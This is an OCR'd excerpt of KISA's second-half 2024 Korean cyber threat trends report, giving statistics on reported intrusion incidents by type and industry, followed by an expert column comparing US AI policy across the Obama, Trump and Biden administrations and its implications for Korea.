www.kisa.or.kr

하반기

# 2024 사이버 위협 동향 보고서

과학기술정보통신부

KISA 한국인터넷진흥원

CONTENTS

하반기

# 2024 사이버 위협 동향 보고시


## Part. 1 사이버 위협 동향

Trend

1 침해사고 신고 현황 04

## Part. 2 전문가 컬럼

Insights

1 연세대학교, 권태경 교수 :
미국의 AI 혁신과 규제 완화가 우리나라에 미치는 영향 08

2 김앤장 법률사무소, 김도엽 변호사 :
'2024.9.15. 시행 개인정보보호법 시행령의 주요 내용 17

3 고려대학교, 김휘강 교수 :
ASM 기술 동향 및 활용 방안 23

4 S2W TALON :
핵티비스트 공격 그룹의 #OpSouthKorea 캠페인 분석 33

5 디지털위협대응본부 위협분석단 황찬웅 선임, 김동언 주임 :
2024년 라자루스 악성코드 특징 46

Part 1

Trend /

# 2024 하반기 사이버 위협 동향

01, 침해사고 신고 현황

Part. 1

# 01 침해사고 신고 현황

## 침해사고 신고 통계

과학기술정보통신부(한국인터넷진흥원)은 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」제48조의3(침해사고 신고 등)에 따라 민간분야의 정보통신서비스 제공자로부터 침해사고 신고를 받고 있다. 연도별 침해사고 신고 통계를 살펴보면, 2023년 1,277건에서 2024년 1,887건으로 전년대비 약 48% 증가하였으며, 2022년부터 2024년까지 반기별 침해사고 신고 현황을 살펴보면 2022년 상반기 473건/ 하반기 669건이며, 2023년 상반기 664건/ 하반기 613건의 침해사고 신고가 있었다. 2024년 상반기 침해사고 신고 건수는 899건으로 전년 상반기 대비 35% 증가했고, 2024년 하반기 침해사고 신고 건수는 988건으로 전년 하반기 대비 61% 증가하였다. 이는 공격자의 해킹경유지 악용 등으로 인한 서버해킹(553건)이 크게 증가했기 때문으로 보인다.

표 1 – 1 침해사고 신고 현황

[단위 : 건수]

| 구분 \ 연도 | 2022년 | | 2023년 | | 2024년 | |
|---|---|---|---|---|---|---|
| | 상반기 | 하반기 | 상반기 | 하반기 | 상반기 | 하반기 |
| 건수 | 473 | 669 | 664 | 613 | 899 | 988 |
| 합계 | 1,142 | | 1,277 | | 1,887 | |

## 유형별 침해사고 신고 통계

민간분야 침해사고는 DDoS 공격, 악성코드 감염, 서버 해킹 및 기타유형(정보유출, 스팸 문자 및 메일 발송 등)유형으로 구분해 신고를 받고 있다. 2024년 유형별 침해사고 신고 통계를 살펴보면 서버해킹 공격이 전년대비 약 2배로 급격히 증가했다. 이는 공격자의 해킹경유지 악용과 더불어, 보안관리가 취약한 중소기업의 홈페이지 웹 취약점을 악용한 웹셸 공격이 증가한 것과도 밀접한 관련이 있다. 전체 유형별 비중도 서버해킹이 56%로 가장 높았고, 그 다음으로 DDoS 공격이 15.1%, 악성코드 감염이 12.1%, 랜섬웨어 10.3%인 것으로 나타났다.

2023년부터 2024년까지 반기별 침해사고 신고 현황을 살펴보면 서버해킹이 2023년 상반기 320건/ 하반기 263건, 2024년 상반기 504건/ 하반기 553건으로 가장 많은 신고를 받은 것으로 나타났다. 그 다음으로는 DDoS 공격 신고가 2023년 상반기 124건/ 하반기 89건, 2024년 상반기 153건/ 하반기 132건으로 많았으며, 다음으로 악성코드 감염 신고가 2023년 상반기 156건/ 하반기 144건, 2024년 상반기 106건/ 하반기 123건이었다.

기타 유형별 침해사고 신고는 2023년 상반기 64건/ 하반기 117건, 2024년 상반기에는 136건/ 하반기 180건의 신고를 받은 것으로 나타났다. 매년 상반기에 비해 하반기에는 연말 행사, 취업 준비 및 대학 입시생 등 연령대별 관심사를 노린 사회 공학적 피싱 공격이 증가했기 때문으로 보인다.

표 1 – 2 유형별 침해사고 신고 현황

[단위 : 건수]

| 구분 \ 연도 | | 2023 (상반기) | 비율 | 2023 (하반기) | 비율 | 2024 (상반기) | 비율 | 2024 (하반기) | 비율 |
|---|---|---|---|---|---|---|---|---|---|
| 침해사고 신고 | DDoS 공격 | 124 | 18.7% | 89 | 14.5% | 153 | 17.0% | 132 | 13.4% |
| | 악성코드 | 156 | 23.5% | 144 | 23.5% | 106 | 11.8% | 123 | 12.4% |
| | (랜섬웨어) | (134) | (20.2%) | (124) | (20.2%) | (92) | (10.2%) | (103) | (10.4%) |
| | 서버 해킹 | 320 | 48.2% | 263 | 42.9% | 504 | 56.1% | 553 | 56.0% |
| | 기타 | 64 | 9.6% | 117 | 19.1% | 136 | 15.1% | 180 | 18.2% |
| 합 계 | | 664 | | 613 | | 899 | | 988 | |

침해사고 신고 유형 중 악성코드 감염 통계를 살펴보면 악성코드 감염 비중 중 85% 이상을 랜섬웨어 신고가 차지하고 있었으며, 랜섬웨어 신고는 2022년 325건으로 지난 4년간 8.3배로 급속히 증가하다가 2023년 258건, 2024년 195건으로 감소하고 있는 것으로 나타났다. 2024년 랜섬웨어 침해사고 현황을 살펴보면 전년 대비 24% 감소한 것으로 나타났으며, 중견기업은 전년대비 15% 감소한 34건, 중소기업은 전년대비 25% 감소한 150건으로 나타났고, 중소기업과 중견기업의 침해사고 비중은 전체의 94%에 해당하는 것으로 나타났다.

랜섬웨어 침해사고 신고 기관(업)의 백업 여부 현황을 살펴보면 전체 백업률은 2023년 상반기 47%/ 하반기 70.2%, 2024년 상반기 69.6%/ 하반기 75.7%로 백업비중이 증가하고 있었고 그 중 2023년 상반기 42.9%/ 하반기 35.6%, 2024년 상반기 40.6%/ 하반기 43.6%가 백업까지 감염된 것으로 파악되었다.

## 업종별 침해사고 신고 통계

2024년 업종별 침해사고 신고 통계현황을 살펴보면 협회 및 단체, 수리 및 기타 개인 서비스업이 121건으로 전년 대비 66%로 가장 많이 증가한 것으로 나타났으며, 정보통신업이 601건으로 가장 많은 침해사고 신고를 받은 것으로 나타났다. 2023년부터 2024년까지 반기별 침해사고 신고 현황을 살펴보면 정보통신업에서 2023년 상반기 250건/ 하반기 192건, 2024년 상반기 302건/ 하반기 299건으로 가장 많은 신고를 받은 것으로 나타났으며, 제조업이 2023년 상반기 130건/ 하반기 115건, 2024년 상반기 147건/ 하반기 186건으로 그 다음으로 많았다. 도매 및 소매업이 2023년 상반기 95건/ 하반기 89건, 2024년 상반기 126건/ 하반기 134건이었으며, 협회 및 단체 등이 2023년 상반기 39건/ 하반기 34건, 2024년 상반기 47건/ 하반기 74건인 것으로 나타났다.

표 1 – 3 업종별 침해사고 신고 현황

[단위 : 건수]

| 구분 \ 연도 | 2022 (하반기) | 비율 | 2022 (하반기) | 비율 | 2023 (하반기) | 비율 | 2024 (하반기) | 비율 |
|---|---|---|---|---|---|---|---|---|
| 정보통신업 | 250 | 37.7% | 192 | 31.3% | 302 | 33.6% | 299 | 30.3% |
| 제조업 | 130 | 19.6% | 115 | 18.8% | 147 | 16.4% | 186 | 18.8% |
| 도매 및 소매업 | 95 | 14.3% | 89 | 14.5% | 126 | 14.0% | 134 | 13.6% |
| 협회 및 단체, 수리 및 기타 개인 서비스업 | 39 | 5.9% | 34 | 5.5% | 47 | 5.2% | 74 | 7.5% |
| 기타 | 150 | 22.6% | 183 | 29.9% | 277 | 31.0% | 295 | 29.9% |
| 합 계 | 664 | | 613 | | 899 | | 988 | |

Part 2

Insights /

# 전문가 칼럼

01, 연세대학교, 권태경 교수 :
미국의 AI 혁신과 규제 완화가 우리나라에 미치는 영향

02, 김앤장 법률사무소, 김도엽 변호사 :
2024. 9. 15. 시행 개인정보보호법 시행령의 주요내용

03, 고려대학교, 김휘강 교수 :
ASM 기술 동향 및 활용 방안

04, S2W TALON :
핵티비스트 공격 그룹의 #OpSouthKorea 캠페인 분석

05, 디지털위협대응본부 위협분석단 황찬웅 선임, 김동언 주임 :
2024년 라자루스 악성코드 특징

Part. 2

01

# 미국의 AI 혁신과 규제 완화가 우리나라에 미치는 영향

연세대학교 권태경 교수

## 미국 AI 정책의 흐름과 한국의 대응

2024년 11월 5일 도널드 트럼프 전 대통령이 재선에 성공하면서 미국의 인공지능(AI) 정책이 새로운 전환점을 맞이할 것으로 보인다. 트럼프 행정부는 과거부터 규제 완화를 중심으로 경제 성장을 추구하는 시장 주도적 접근 방식을 채택해 왔다. 이번 재선에서도 이러한 기조가 강화될 것으로 전망되며, 특히 AI 산업에서의 규제 완화와 기업 중심의 혁신 환경 조성을 핵심 목표로 삼을 가능성이 크다. 그러나 이러한 변화는 단순히 미국 내부의 문제에 국한되지 않고, 글로벌 AI 정책 환경에도 상당한 파급 효과를 미칠 것으로 예상된다. 이에 따라 한국을 포함한 세계 각국은 미국의 정책 변화에 주목하며 자국의 대응 전략을 재조정할 필요가 있다.

미국의 AI 정책은 과거 세 행정부를 거치며 발전과 변화를 거듭해 왔다. 오바마 행정부는 AI를 미래의 핵심 기술로 인식하고 초기 기반을 다지는 데 주력했다. 트럼프 행정부는 AI 혁신을 가속 화하기 위해 규제를 완화하고 기업의 자유로운 기술 개발을 장려했으며, 바이든 행정부는 규제와 윤리적 관점을 중시하며 AI 기술의 공정성과 신뢰성을 강화하는 방향으로 나아갔다.

본 칼럼에서는 미국의 AI 정책 변화 과정을 조망함으로써 트럼프 행정부가 어떤 방향으로 나아갈지 예측하고, 이러한 변화가 글로벌 AI 정책 환경에 미칠 영향을 분석하고자 한다. 나아가, 우리나라가 이러한 변화에 어떻게 대응해야 하며, 어떤 방향으로 발전 전략을 수립해야 할지에 대한 구체적인 방안을 제시한다. 미국의 정책 변화는 단순히 기술적 도약에 국한되지 않고, 경제, 사회, 윤리적 측면에서 글로벌 AI 환경 전반에 걸친 파급 효과를 동반하기 때문에, 이를 심도 있게 살펴볼 필요가 있다.


그림 2-1 오바마, 트럼프, 바이든 행정부의 정책 흐름

## 1 오바마 행정부: AI의 기반 구축

오바마 행정부(2009~2017)는 인공지능을 미래 국가 경쟁력의 핵심 요소로 보고, 정책적 기반을 마련하는 데 집중했다. 2016년 10월, 백악관 과학기술정책국(OSTP)과 국가과학기술회의(NSTC)를 중심으로 발표된 "인공지능(AI)의 미래에 대비(Preparing for the Future of Artificial Intelligence)" 보고서는 AI 연구 및 개발(R&D)을 위한 정부 차원의 투자 필요성을 강조하며, AI 기술이 사회와 경제에 미칠 긍정적 · 부정적 영향을 균형 있게 평가했다. 또한 미국이 AI 기술과 시장에서의 우위를 바탕으로 지속적으로 글로벌 리더십을 유지해야 한다는 낙관적 비전을 제시했다. 당시 미국의 주요 IT 기업인 페이스북, 구글, 마이크로소프트, 애플, IBM, 아마존, 우버뿐만 아니라 자동차 제조사들까지 AI 연구개발과 로봇 기술, 자동 채팅 기능 구현에 집중하던 시기로, 일부 주에서는 자율주행차의 실용화가 이미 이루어지고 있었다.

같은 해 10월, 국가과학기술회의(NSTC)는 "국가 AI R&D 전략계획(National AI R&D Strategic Plan)"을 발표, 연방 정부 차원의 AI 연구개발 투자에 대한 7가지 전략적 우선순위와 2가지 권고 사항을 제시했다. 이 계획은 이후 트럼프 행정부(2019년 개정)와 바이든 행정부(2023년 개정)에서도 각각 보완 · 발전되며 전략적 국제 협력 방안이 추가됐고, 민주당과 공화당 정권을 아우르는 연방 정부의 AI 정책 기조를 형성하는 데 기여했다.

또한 2016년 12월에는 미 대통령 행정부(EOP)에서 "인공지능, 자동화, 그리고 경제(Artificial Intelligence, Automation, and the Economy)" 보고서를 발표하여, AI와 자동화가 경제와 노동시장, 고용에 미칠 영향을 조사하고 이에 대한 정책적 대응 방안을 제시했다. 이러한 노력은 AI 기술 발전의 사회적 영향을 선제적으로 파악하고, 기술 혁신이 경제 전반에 미칠 파급력을 고려한 정책적 대응의 필요성을 강조한 사례로 평가된다.

오바마 행정부는 AI 정책에서 R&D 강화와 공공 데이터 개방을 핵심 축으로 삼아, 산업 전반에서의 AI 활용을 촉진하는 기틀을 마련했다.


그림 2-2 오바마 행정부 주요정책 발표

## 2 트럼프 행정부: 규제 완화와 시장 주도 혁신

트럼프 행정부(2017~2021)는 인공지능(AI)을 국가 안보와 경제 성장의 핵심 전략 요소로 인식하며, AI 분야에서 리더십을 확보하고 이를 강화하기 위한 다양한 정책적 노력을 가속화했다. 이러한 기조는 AI 기술 발전과 활용이 단순한 산업적 차원을 넘어 국가 경쟁력과 안보를 결정짓는 중요한 요소로 부각 됨에 따라 더욱 뚜렷해졌다.

2018년, 국방수권법(NDAA)을 통해 의회는 인공지능이 국가 안보와 경제 경쟁력에 미치는 영향을 평가하고 정책 방향을 제시하기 위해 인공지능 국가안보위원회(NSCAI)를 설립했다. 이 위원회는 에릭 슈미트를 위원장으로, 빅테크 기업의 CEO, 학계, 안보 전문가 등 15명으로 구성됐으며, 2019년 3월부터 2021년 10월까지 활동했다. NSCAI는 2021년 3월에 제출한 최종 보고서를 통해 2025년까지 미국이 AI 분야에서의 리더십을 유지하기 위한 구체적인 전략을 제시하며, AI 혁신을 가속화하기 위한 기술 및 정책적 대응 방식을 대폭 수정할 것을 권고했다.

트럼프 대통령은 2019년 2월, AI 투자와 혁신을 지속적으로 촉진하고, AI 연구 자원에 대한 접근성을 강화하며, 차세대 AI 연구 인력을 육성하기 위한 "인공지능에서 미국의 리더십 유지(Maintaining American Leadership in AI)" 행정명령에 서명했다. 이는 연방 정부 차원에서 AI 연구개발(R&D)에 대한 체계적 지원을 명문화한 첫 사례로, AI 기술이 미국 경제와 사회 전반에서 차지하는 중요성을 반영한 조치였다.

2020년 2월에는 국가 차원의 AI 전략을 담은 "미국 AI 이니셔티브(American AI Initiative)"를 표하며, 연방 정부 기관이 AI 연구개발(R&D)투자를 최우선으로 삼고, 연방 자원을 AI 기술 개발에 집중할 것을 명시했다. 같은 해 이 정책은 "National AI Initiative Act of 020"로 입법화됐으며, AI 연구개발에서 지속적인 리더십을 확보하기 위해 국가 AI 이니셔티브실(NAIIO)이 2021년 1월 설립됐다.

NAIIO는 AI 전략을 총괄 감독하고 이행하는 주요 책임을 맡으며 정부, 민간, 학계 및 기타 이해관계자 간의 협력 허브로 기능했다. 이 기관은 AI 정책 수립과 조정을 통해 미국이 AI 글로벌 리더십을 유지하는 데 중추적인 역할을 담당하며, AI 기술이 경제와 안보에 가져올 기회를 극대화하는 데 기여했다.

트럼프 행정부의 이러한 조치들은 AI 기술 발전과 국가 안보, 경제적 경쟁력 간의 긴밀한 연계를 강조하며, 미국이 AI 분야에서 주도권을 유지하고 글로벌 리더십을 더욱 강화하는 기반을 마련한 것으로 평가된다. 민간 부문 주도의 혁신을 강조하며 기업의 기술 개발과 상용화를 촉진하기 위해 규제 장벽을 최소화하려는 노력을 기울였다. 이는 AI 기술의 상용화 속도를 크게 높였지만, 동시에 윤리적 문제와 사회적 위험성에 대한 우려를 키우는 결과를 낳기도 했다.





그림 2-3 트럼프 행정부 주요정책 발표

## 3 바이든 행정부: 신뢰성과 윤리성 강화

바이든 행정부(2021~2025)는 인공지능(AI)의 급속한 발전이 가져오는 기회와 도전에 대응하기 위해, AI 기술의 책임 있는 활용과 위험 관리에 중점을 둔 신뢰성과 공정성을 정책의 중심으로 삼았다. 2022년 10월, 백악관 과학기술정책국(OSTP)에서는 "AI 권리 장전 청사진(Blueprint for an AI Bill of Rights)"이라는 AI 시스템이 인간의 권리를 침해하지 않도록 윤리적 가이드라인을 제시하며, AI 기술의 투명성과 책임성을 강조했다.

바이든 대통령은 AI 기술의 발전을 환영하면서도 책임 있는 혁신이 전제되어야 한다고 강조했다. 2023년 5월, 백악관은 AI가 미국 국민의 권리와 안전을 보호하면서도 혁신을 촉진할 수 있는 대응 방안을 담은 "책임 있는 AI 혁신 촉진을 위한 새로운 조치(Fact Sheet: Biden–Harris Administration Announces New Actions to Promote Responsible AI Innovation)"를 발표했다. 이를 통해 AI 기술이 가져올 잠재적 위험을 관리하고, 정부와 민간의 협력을 통해 신뢰할 수 있는 AI 생태계를 구축하려는 의지를 표명했다.

같은 해 10월, 바이든 대통령은 AI 기술의 안전하고 신뢰할 수 있는 개발 및 활용을 목표로 하는 행정명령 "인공지능의 안심 · 안전, 신뢰할 수 있는 개발과 활용에 관한 행정명령(Executive Order on the Safe, Secure, and Trustworthy Development and Use of Artificial Intelligence)"에 서명했다. 이 행정명령은 AI 모델 개발에 관여하는 기업들이 특정 AI 모델에 대한 안전성 테스트(레드팀 테스팅)결과를 정부에 공유하도록 의무화했으며, '국방생산법(Defense Production Act)'의 권한을 활용해 AI 기술 개발에 대한 규범을 강화했다. 이 조치는 미국 내뿐만 아니라 국제적으로도 큰 관심을 불러일으키며, AI 기술의 안전성과 신뢰성을 보장하기 위한 글로벌 기준 마련에 기여했다.

바이든 행정부는 이 행정명령을 기반으로 AI 연구 및 정책 실행의 전문성을 높이기 위한 새로운 인프라를 구축했다. 2023년 11월, 상무부 산하 국립표준기술연구소(NIST)에 '미국 AI 안전연 구소(US AISI)'를 설립하며, AI 기술의 안전성에 대한 연구와 표준화 작업을 본격화했다. 이 연구소는 AI 모델의 개발과 활용 과정에서 발생할 수 있는 위험을 선제적으로 분석하고, 이를 관리하기 위한 기준과 정책을 개발하는 데 핵심적인 역할을 맡고 있다.

바이든 행정부의 이러한 노력은 국제적으로도 연계됐다. 2023년 11월, 해리스 부통령은 영국에서 열린 AI 안전성 정상회의에서 "안전하고 책임감 있는 AI 활용을 위한 새로운 미국 이니셔 티브(New U.S. Initiatives to Advance the Safe and Responsible Use of Artificial Intelligence)"를 발표하며, 미국 AI 안전연구소의 설립을 포함한 다양한 정책적 접근을 제시했다. 이는 AI 기술의 국제적 협력과 책임 있는 개발의 필요성을 재확인하는 계기가 됐다.

바이든 행정부의 AI 정책은 기술 발전을 단순히 추구하는 것을 넘어, 이를 안전하고 책임감 있게 활용할 수 있는 사회적 기반을 구축하는 데 초점이 맞춰져 있다. 이러한 노력은 AI가 국민의 권리를 보호하고 국가의 경쟁력을 강화하는 방향으로 발전할 수 있도록 하는 중요한 전환점으로 평가된다.





그림 2-4 트럼프 행정부 주요정책 발표

| | 오바마 행정부 (2009-2017) | 트럼프 행정부 (2017-2021) | 바이든 행정부 (2021-현재) |
|---|---|---|---|
| 핵심 방향 | AI 혁신 기반 구축 + 윤리적 책임 강조 | 글로벌 경쟁력 강화 + 민간 주도 혁신 촉진 | 기술 리더십 + AI의 신뢰성과 공정성 확보 |
| 주요 정책 | - AI 연구 및 R&D 투자 확대<br>- 윤리적·사회적 영향 연구 시작 | - 규제 완화 | - AI 법적 규제 및 신뢰성 강조<br>- AI 안전성 투자 확대 |
| AI 윤리와 규제 | 사회적·윤리적 책임 논의 (AI의 고용 및 불평등 영향) | 규제 최소화, 시장 자율성 강조 | AI 윤리·신뢰성 (AI Bill of Rights 등) 강조 |
| 데이터 정책 | 공공 데이터 개방 및 오픈 데이터 정책 | 데이터 접근성 강화 (민간 연구자 지원) | 공공 데이터 개방 + 개인정보 보호 병행 |
| R&D 투자 | 연방 정부 중심 R&D 확대 | 민간 부문 중심 R&D 장려 | R&D 투자 확대 및 정부와 민간 협력 |
| 국제 경쟁력 | 글로벌 리더십보다는 국내 AI 생태계 기반 마련 | 중국과 기술 패권 경쟁 강조 | 글로벌 리더십 유지와 동맹국 협력 강화 |
| 기술 혁신 추진 주체 | 정부와 민간 협력 | 민간 중심 혁신 촉진 | 정부의 가이드라인 강화 + 민간 협력 |
| 주요 문서·보고서 | "Preparing for the Future of Artificial Intelligence" (2016) | "American AI Initiative" (2020) | "AI Bill of Rights" (2022)<br>"NIST AI Risk Management Framework"(2023) |

표 2-1 오바마, 트럼프, 바이든 행정부의 인공지능(AI)정책 비교

## 4 트럼프 행정부 재선의 의미와 한국에 미칠 영향

트럼프 대통령의 재선은 AI 산업 규제를 다시 완화하는 계기가 될 가능성이 크다. 이는 AI 기술 혁신을 가속화하며 미국이 AI 글로벌 리더십을 강화하는 데 기여할 것으로 예상된다. 그러나 AI 신뢰성과 윤리적 문제를 강조했던 바이든 행정부의 정책과는 대조적으로, 트럼프 행정부의 시장 중심적 접근은 글로벌 규제 조화를 어렵게 만들고, 국가 간 정책적 갈등을 유발할 위험성도 내포하고 있다.

우리나라는 미국의 AI 정책 변화 속에서 전략적 대응이 필요하다. 트럼프 행정부의 규제 완화 기조는 한국 AI 기업들에게 새로운 기회를 제공할 수 있다. 규제 장벽이 낮아지면 한국 기업들이 미국시장에 보다 빠르게 진출할 수 있고, 특히 AI 솔루션, 데이터 분석, 로봇 기술과 같은 분야에서 협력 기회가 확대될 것이다. 또한 미국의 AI 혁신 속도가 빨라질수록 R&D 협력이나 공동 프로젝트를 통해 기술적 성과를 공유할 수 있는 가능성도 커진다. 하지만 이러한 기회 속에서도 한국이 풀어야 할 도전 과제는 여전히 존재한다.

먼저 글로벌 규범과의 균형을 유지하는 것이 중요하다. 미국이 규제를 완화하면 다른 국가들이 AI 남용이나 기술 독점을 방지하기 위해 규제 체계를 강화할 가능성이 커지기 때문에, 한국은 EU의 'AI Act'나 영국의 AI 안전 규제 등 글로벌 흐름을 고려해 신뢰성과 기술 발전의 균형을 맞추는 정책을 마련해야 한다. 동시에 AI 남용과 기술 윤리 문제를 방지하기 위해 국내 윤리 가이드라인, 신뢰성 평가 체계, 법적 보호 장치를 더욱 강화해야 한다. 마지막으로 AI 기술 주도권을 미국에 의존하는 상황을 방지하기 위해 국내 기술 개발 역량을 확충하고 데이터 주권을 확보하는 노력이 필수적이다. 이를 통해 한국은 변화하는 글로벌 AI 환경 속에서도 기술 경쟁력을 유지하며 지속 가능한 발전을 이어갈 수 있을 것이다.

## 5 국내 AI 혁신과 규제에 대한 현황

최근 몇 년간 인공지능(AI)은 경제와 산업의 혁신을 넘어 사회 전반에 걸쳐 중요한 기술로 자리 잡고 있다. 한국은 이러한 흐름에 발맞춰 AI를 국가 경쟁력의 핵심 요소로 보고, AI 기술의 발전과 안전한 활용을 위한 다양한 정책을 추진 중이다. 주요 AI 관련 정책과 전략은 크게 세 가지 축으로 나뉜다. '규제 혁신과 세제 지원', '신뢰와 안전을 위한 디지털 질서 구축', '글로벌 AI 규범 주도 및 디지털 리더십 강화'이다.

### 규제 혁신과 세제 지원

과학기술정보통신부는 AI 기술이 국민의 삶의 질 향상에 실질적으로 기여할 수 있도록 교육, 의료, 법률 등 5대 핵심 분야에서의 AI 활용을 촉진하고 있다. 이를 위해 약 7,737억 원의 예산을 투입해 데이터를 기반으로 한 AI 혁신을 지원하고, 규제 완화와 세제 혜택을 포함한 포괄적 정책 지원을 계획 중이다. 특히, 데이터 활용 규제 개선과 AI 기술 개발을 위한 세금 감면 등 경제적 지원을 통해 AI 기업들이 기술 혁신에 더욱 집중할 수 있는 환경을 조성하고 있다. 이러한 노력은 AI 기술이 단순히 첨단 기술의 영역에 머무르지 않고, 국민 생활의 다양한 영역에서 실질적인 사회적 가치를 창출하도록 돕는 데 목적이 있다.

### 신뢰와 안전을 위한 디지털 질서 구축

AI의 안전하고 신뢰성 있는 활용을 위한 제도적 기반 마련도 과학기술정보통신부의 주요 정책 중 하나이다. 작년에 발표된 "디지털 권리장전"을 바탕으로, AI 기술의 신뢰성과 안전성을 높이기 위한 법적, 제도적 틀이 강화되고 있다. 특히, 2024년 11월 출범한 AI 안전연구소는 AI의 안전한 활용을 위한 체계를 구축할 예정이다. 이 연구소는 AI 신뢰성 평가와 인증을 위한 민간 주도의 자율 점검 시스템 도입에도 중추적 역할을 할 것으로 보인다. 이러한 정책은 AI 기술의 안전성을 높임과 동시에 사회적 신뢰를 구축하는 데 기여할 것이다.

글로벌 AI 규범과 디지털 리더십 강화

AI 기술이 전 세계적으로 중요성이 커짐에 따라, 한국은 글로벌 AI 규범 논의에서 선도적 역할을 수행하고 있다. 2024년 5월, 서울에서 열린 제2차 AI 안전 정상회의는 AI와 디지털 규범에 대한 국제 논의를 주도하려는 한국의 전략적 노력의 일환이다. 과학기술정보통신부는 영국과 협력하여 AI 안전과 신뢰성에 관한 글로벌 규범을 발전시키는 데 초점을 맞추고 있으며, 작년에 발표된 "디지털 권리장전"의 글로벌화를 추진하고 있다. 이러한 노력은 한국이 디지털 강국으로서 국제적 입지를 강화하고, AI 기술의 글로벌 리더십을 확립하는 데 기여할 것이다.

## 6 한국의 발전 방향: 글로벌 리더십 확보를 위한 전략적 대응

한국은 AI 기술력에서 이미 세계적인 수준에 도달했지만, 미국과 유럽 등 주요국들의 정책 변화와 기술 혁신 속에서 지속 가능한 경쟁력을 유지하기 위해 보다 전략적이고 체계적인 대응이 요구된다. 글로벌 AI 산업은 기술 혁신과 규제 정책이 복합적으로 얽힌 환경 속에서 빠르게 재편되고 있으며, 이러한 변화는 한국에 도전이자 기회로 작용하고 있다. 이에 따라 한국은 글로벌 협력 강화, 윤리적 AI 생태계 구축, 국제 표준화 주도라는 세 가지 핵심 전략을 중심으로 대응 방안을 마련해야 한다.

첫째, 글로벌 협력을 통한 기술 개발과 상용화 확대가 필요하다. 미국은 AI 산업 혁신을 가속화하고 있으며, 시장 중심의 전략을 통해 기술 개발과 상용화에 집중하고 있다. 이는 AI 기술력을 선도하는 글로벌 기업들과 협력할 기회를 제공하며, 한국도 이러한 기술력을 활용한 공동 연구 와 기술 교류를 활성화할 필요가 있다. 특히, 스타트업과 중소기업들이 국제 시장에 진출할 수 있도록 정부 차원에서 지원 체계를 강화하고, 글로벌 기업 간 협력 모델을 구축하는 것이 중요하다. 예를 들어, AI 반도체, 클라우드 서비스, 자율주행 등 첨단 기술 분야에서 상호 보완적 협력을 강화할 수 있다. 이를 위해 연구개발(R&D)투자 확대와 기술 인력 교류를 촉진하는 협력 플랫폼을 마련해 시너지를 극대화할 필요가 있다.

둘째, 윤리적 AI 생태계 구축을 통해 글로벌 AI 정책 흐름 속에서 균형 잡힌 접근을 실현해야 한다. 미국은 AI 산업 발전을 위해 규제를 최소화하며 시장의 자율성을 강조하는 반면, 유럽은 AI 기술의 윤리성과 신뢰성을 보장하기 위해 엄격한 규제를 도입하고 있다. 이러한 상황에서 우리나라는 두 접근법의 장점을 융합해 윤리적이면서도 혁신적인 AI 생태계를 구축하는 중간자적 전략을 취해야 한다. AI 기술 발전이 단기적인 경제적 성과에만 머무르지 않고, 사회적 신뢰와 책임을 기반으로 지속 가능한 혁신을 도모해야 한다. 이를 위해 정부는 AI 신뢰성 평가 기준을 수립하고, 기업이 자율적으로 기술의 윤리성을 점검할 수 있는 제도를 마련해야 한다. 또한, AI 기술이 초래할 수 있는 사회적 불평등과 일자리 문제에 대비해 재교육 프로그램과 사회안전망을 강화하는 등의 포괄적인 정책이 필요하다.

셋째, 국제 표준화 주도를 통해 국제적인 AI 리더십을 확보해야 한다. AI 기술이 글로벌 경제와 사회 전반에 영향을 미치면서 국제사회는 AI의 신뢰성과 공정성을 보장하기 위한 규범과 표준 수립에 박차를 가하고 있다. 한국은 이러한 논의에 적극적으로 참여하여 국제 규제 논의의 선도자로 자리매김해야 한다. 특히, AI 기술의 안전성과 윤리성을 평가하는 국제 기준이 마련될 경우, 이에 선제적으로 대응하고 자국의 AI 정책과 기술이 국제

표준을 충족하도록 준비해야 한다. 이는 단순히 기술적 리더십을 넘어 규범과 제도 측면에서도 국제적 영향력을 확대하는 중요한 기회가 될 것이다. 이를 위해 한국은 국제기구와의 협력 강화, 글로벌 AI 안전 연구소와의 연계를 통해 AI 정책과 기술 개발에 있어 주도적인 역할을 수행해야 한다.

결론적으로, 미국의 AI 정책은 오바마, 트럼프, 바이든 행정부를 거치며 기술 혁신과 규제 완화, 윤리적 책임이라는 상이한 방향으로 변화해 왔다. 트럼프 대통령의 재선으로 예상되는 규제 완화와 시장 중심의 혁신 기조는 우리나라에 AI 기술 개발과 글로벌 협력을 확대할 수 있는 중요한 기회가 될 것이다. 다만, 시장 중심의 접근이 가져올 수 있는 기술 남용과 신뢰성 문제를 간과해서는 안 된다. 따라서 기술 혁신의 속도를 높이는 동시에 윤리적 AI 생태계를 조성하고 글로벌 표준화를 주도함으로써 신뢰와 혁신의 균형을 유지해야 한다. 이러한 전략적 대응을 통해 AI 산업에서 글로벌 리더십을 확보하고, AI 기술이 경제 성장과 사회적 가치 창출의 핵심 동력으로 자리 잡을 수 있도록 해야 할 것이다.

## 참고문헌

[1] 미국의 인공지능(AI)정책 전략 현황과 변화 방향, NIA, 2024 09
(https://www.nia.or.kr/site/nia_kor/ex/bbs/View.do? cbldx=82618&bcldx=27248&parentSeq=27248

[2] 2024년 과기정통부 주요정책 추진계획, MSIT, 2024 02
